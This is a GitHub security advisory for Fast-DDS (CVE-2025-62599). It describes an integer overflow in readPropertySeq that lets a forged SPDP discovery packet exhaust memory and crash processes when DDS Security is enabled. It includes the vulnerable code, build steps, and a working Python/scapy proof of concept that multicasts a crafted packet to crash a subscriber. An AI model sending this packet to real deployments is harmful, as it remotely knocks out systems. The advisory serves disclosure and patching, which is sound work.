Out-of-Memory in readPropertySeq via Manipulated DATA Submessage when DDS Security is enabled

High **MiguelCompany** published **GHSA-fc3f-wcj5-5cph** 4 hours ago

Package

Fast-DDS

Affected versions

<= 3.4.0

Patched versions

2.6.11, 2.14.6, 3.2.4, 3.3.1, 3.4.1

Description

Summary

- When the security mode is enabled, modifying the DATA Submessage within an SPDP packet sent by a publisher causes an Out-Of-Memory (OOM) condition, resulting in remote termination of Fast-DDS.
- If the fields of PID_IDENTITY_TOKEN or PID_PERMISSION_TOKEN in the DATA Submessage — specifically by tampering with the length field in readPropertySeq — are modified, an integer overflow occurs, leading to an OOM during the resize operation.

Details

Version

- FastDDS commit a1b2c3d (HEAD -> 2.6.10, tag: v2.6.10, origin/2.6.10)
- FastCDR commit f9e8d7c (HEAD -> 1.0.27, tag: v1.0.27, origin/1.0.27)

code flow

```
UDPChannelResource::perform_listen_operation
   ↓
ReceiverResource::OnDataReceived
   ↓
MessageReceiver::processCDRMsg
```

```
    ↓
MessageReceiver::proc_Submsg_Data
    ↓
MessageReceiver::process_data_message_with_security
    ↓
MessageReceiver::findAllReaders
    ↓
StatelessReader::processDataMsg
    ↓
StatelessReader::change_received
    ↓
PDPListener::onNewCacheChangeAdded
    ↓
ParticipantProxyData::readFromCDRMessage
    ↓
ParameterList::readParameterListfromCDRMsg
    ↓
ParameterSerializer<ParameterToken_t>::read_from_cdr_message
    ↓
CDRMessage::readDataHolder
    ↓
CDRMessage::readPropertySeq
```

vulnerable code

```
inline bool CDRMessage::readPropertySeq(
        CDRMessage_t* msg,
        PropertySeq& properties,
        const uint32_t parameter_length)
{
    assert(msg);

    uint32_t length = 0;
    if (!CDRMessage::readUInt32(msg, &length))
    {
        return false;
    }

    if (16 * length > parameter_length)
    {
        return false;
    }

    properties.resize(length);
    bool returnedValue = true;
    for (uint32_t i = 0; returnedValue && i < length; ++i)
    {
        returnedValue = CDRMessage::readProperty(msg, properties.at(i));
    }

    return returnedValue;

}
```

Root cause

Trigger path (SPDP → token → properties)

- An SPDP DATA submessage can contain `PID_IDENTITY_TOKEN` or `PID_PERMISSIONS_TOKEN`.
- During SPDP parsing, `ParticipantProxyData` dispatches these tokens to the token serializer.
- The token deserializer calls `CDRMessage::readDataHolder`, which in turn invokes `readPropertySeq` using the parameter's declared length (rather than the number of remaining bytes).

Untrusted count and a flawed bounds check

- `readPropertySeq` reads a 32-bit `length` value from the message that is entirely attacker-controlled.
- It attempts a sanity check using a per-item size: `if (16 * length > parameter_length) return false;`
- This check is broken for two reasons:
  - **I**nteger overflow: `16 * length` is computed in 32-bit arithmetic. Large `length` values wrap around (e.g., `0x10000000 * 16` → 0), allowing the comparison to succeed incorrectly.
  - Incorrect bound scope: the check compares against the whole `parameter_length` (the token's declared size) rather than the actual bytes remaining for the property sequence, making the guard weaker even when no wraparound occurs.

Unbounded allocation before full validation

- Immediately after the flawed check the code executes `std::vector::resize(length)`.
- `resize` attempts to allocate memory for `length` elements up front. If `length` is large, this triggers excessive allocations and quickly leads to OOM and process termination—occurring before later parsing or end-of-parameter checks can stop the flow.

Why SPDP is exploitable without authentication

- SPDP discovery is processed prior to establishing trust; when DDS Security is enabled, identity/permissions tokens are still deserialized from SPDP to build trust state.
- An attacker on the network can inject or replay a forged SPDP packet containing a token whose property sequence count is crafted to trigger the overflow and force the `resize`.

PoC

reproduce

- environment
  - Ubuntu 22.04 LTS
- Fast-CDR build

```
cd ~/fastdds/Fast-CDR-1.0.27
mkdir build && cd build

cmake .. \
  -DCMAKE_BUILD_TYPE=Debug \
  -DCMAKE_INSTALL_PREFIX=~/fastdds/install/asan-fastcdr-1.0.27 \
  -DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1" \
  -DCMAKE_C_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1"

make -j$(nproc)
make install
```

- Fast-DDS build

```
cd ~/fastdds/Fast-DDS-2.6.10
mkdir build && cd build

cmake .. \
  -DCMAKE_BUILD_TYPE=Debug \
  -DCMAKE_INSTALL_PREFIX=~/fastdds/install/asan-fastdds-2.6.10 \
  -DCMAKE_PREFIX_PATH=~/fastdds/install/asan-fastcdr-1.0.27 \
  -DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1" \
  -DCMAKE_C_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1" \
  -DSECURITY=ON

make -j$(nproc)
make install

export ASAN_OPTIONS=detect_leaks=1:abort_on_error=1:symbolize=1
```

- example build

```
cd ~/fastdds/Fast-DDS-2.6.10/examples/C++/SecureHelloWorldExample
mkdir build && cd build

cmake .. \
  -DCMAKE_PREFIX_PATH=~/fastdds/install/asan-fastdds-2.6.10 \
  -DCMAKE_BUILD_TYPE=Debug \
  -DCMAKE_CXX_FLAGS="-fsanitize=address -fno-omit-frame-pointer -g -O1"

make -j$(nproc)

export LD_PRELOAD=$(gcc -print-file-name=libasan.so)
```

- poc packet

```
from scapy.all import *

payload = bytes.fromhex(
    "52 54 50 53 02 03 01 0f eb ba 3f 10 a7 26 a3 08"
```

```
"9f 46 19 17 09 01 08 00 ab 14 e1 68 06 b2 04 38"
"15 07 88 03 00 00 10 00 00 01 00 c7 00 01 00 c2"
"00 00 00 00 01 00 00 00 0f 80 18 00 eb ba 3f 10"
"a7 26 a3 08 9f 46 19 17 ff 01 01 c2 00 00 00 00"
"01 00 00 00 01 00 00 00 00 03 00 00 15 00 04 00"
"02 03 00 00 16 00 04 00 01 0f 00 00 50 00 10 00"
"eb ba 3f 10 a7 26 a3 08 9f 46 19 17 00 00 01 c1"
"32 00 18 00 01 00 00 00 06 1d 00 00 00 00 00 00"
"00 00 00 00 00 00 00 00 0a ff ff fe 32 00 18 00"
"01 00 00 00 06 1d 00 00 00 00 00 00 00 00 00 00"
"00 00 00 00 ac 13 5b f9 31 00 18 00 10 00 00 00"
"09 1d 00 00 55 80 6b 00 00 00 00 00 00 00 00 00"
"00 00 00 00 31 00 18 00 01 00 00 00 07 1d 00 00"
"00 00 00 00 00 00 00 00 00 00 00 00 0a ff ff fe"
"31 00 18 00 01 00 00 00 07 1d 00 00 00 00 00 00"
"00 00 00 00 00 00 00 00 ac 13 5b f9 02 00 08 00"
"14 00 00 00 00 00 00 00 58 00 04 00 3f 0c ff 0f"
"62 00 14 00 10 00 00 00 52 54 50 53 50 61 72 74"
"69 63 69 70 61 6e 74 00 59 00 28 00 01 00 00 00"
"11 00 00 00 50 41 52 54 49 43 49 50 41 4e 54 5f"
"54 59 50 45 00 00 00 00 07 00 00 00 53 49 4d 50"
"4c 45 00 00 01 10 58 01 14 00 00 00 44 44 53 3a"
"41 75 74 68 3a 50 4b 49 2d 44 48 3a 31 2e 30 00"
"00 00 00 10 0c 00 00 00 64 64 73 2e 63 65 72 74"
"2e 73 6e 00 57 00 00 00 2f 43 3d 45 53 2f 53 54"
"3d 4d 41 2f 4f 3d 65 50 72 6f 73 69 6d 61 2f 4f"
"55 3d 65 50 72 6f 73 69 6d 61 2f 43 4e 3d 4d 61"
"69 6e 20 50 75 62 6c 69 73 68 65 72 2f 65 6d 61"
"69 6c 41 64 64 72 65 73 73 3d 6d 61 69 6e 70 75"
"62 40 65 70 72 6f 73 69 6d 61 2e 63 6f 6d 00 00"
"0e 00 00 00 64 64 73 2e 63 65 72 74 2e 61 6c 67"
"6f 00 00 00 0d 00 00 00 45 43 44 53 41 2d 53 48"
"41 32 35 36 00 00 00 00 0a 00 00 00 64 64 73 2e"
"63 61 2e 73 6e 00 00 00 6b 00 00 00 2f 43 3d 45"
"53 2f 53 54 3d 4d 41 2f 4c 3d 54 72 65 73 20 43"
"61 6e 74 6f 73 2f 4f 3d 65 50 72 6f 73 69 6d 61"
"2f 4f 55 3d 65 50 72 6f 73 69 6d 61 2f 43 4e 3d"
"65 50 72 6f 73 69 6d 61 20 4d 61 69 6e 20 54 65"
"73 74 20 43 41 2f 65 6d 61 69 6c 41 64 64 72 65"
"73 73 3d 6d 61 69 6e 63 61 40 65 70 72 6f 73 69"
"6d 61 2e 63 6f 6d 00 00 0c 00 00 00 64 64 73 2e"
"63 61 2e 61 6c 67 6f 00 0d 00 00 00 45 43 44 53"
"41 2d 53 48 41 32 35 36 00 00 00 00 00 00 00 00"
"02 10 d8 00 1b 00 00 00 44 44 53 3a 41 63 63 65"
"73 73 3a 50 65 72 6d 69 73 73 69 6f 6e 73 3a 31"
"2e 30 00 00 02 00 00 00 0f 00 00 00 64 64 73 2e"
"70 65 72 6d 5f 63 61 2e 73 6e 00 00 6b 00 00 00"
"2f 43 3d 45 53 2f 53 54 3d 4d 41 2f 4c 3d 54 72"
"65 73 20 43 61 6e 74 6f 73 2f 4f 3d 65 50 72 6f"
"73 69 6d 61 2f 4f 55 3d 65 50 72 6f 73 69 6d 61"
"2f 43 4e 3d 65 50 72 6f 73 69 6d 61 20 4d 61 69"
"6e 20 54 65 73 74 20 43 41 2f 65 6d 61 69 6c 41"
"64 64 72 65 73 73 3d 6d 61 69 6e 63 61 40 65 70"
"72 6f 73 69 6d 61 2e 63 6f 6d 00 00 11 00 00 00"
"64 64 73 2e 70 65 72 6d 5f 63 61 2e 61 6c 67 6f"
"00 00 00 00 0d 00 00 00 45 43 44 53 41 2d 53 48"
```

```
    "41 32 35 36 00 00 00 00 00 00 00 00 05 10 08 00"
    "07 00 00 80 07 00 00 80 01 00 00 00"
)

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM, socket.IPPROTO_UDP)
sock.setsockopt(socket.IPPROTO_IP, socket.IP_MULTICAST_TTL, 2)

sock.sendto(payload, ("239.255.0.1", 7400))
```


- run poc

```
terminal A
./SecureHelloWorldExample subscriber

teminal B
python3 poc.py

⇒ kernel OOM killer terminate the process.
in terminal A, echo $? => 137
```

analysis poc packet



Analysis of the packet in Wireshark shows that part of the `parameterData` value in the `PID_IDENTITY_TOKEN` parameter of the DATA Submessage was modified to `00 00 00 10`. This value corresponds to the 4-byte integer read by the `readUInt32` function in `readPropertySeq`. As a result, `0x10000000 * 16` causes an integer overflow, resulting in a value of 0, which allows the validation to be bypassed. Consequently, `properties.resize(length)` attempts to resize by `0x10000000`, leading to process termination.

Impact

This can remotely crash any Fast-DDS process, potentially leading to a DOS attack.

Severity

High 8.6 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	None
Integrity	None
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H

CVE ID

CVE-2025-62599

Weaknesses

- CWE-190
- CWE-400
- CWE-789

Credits

r0s4ngeles Reporter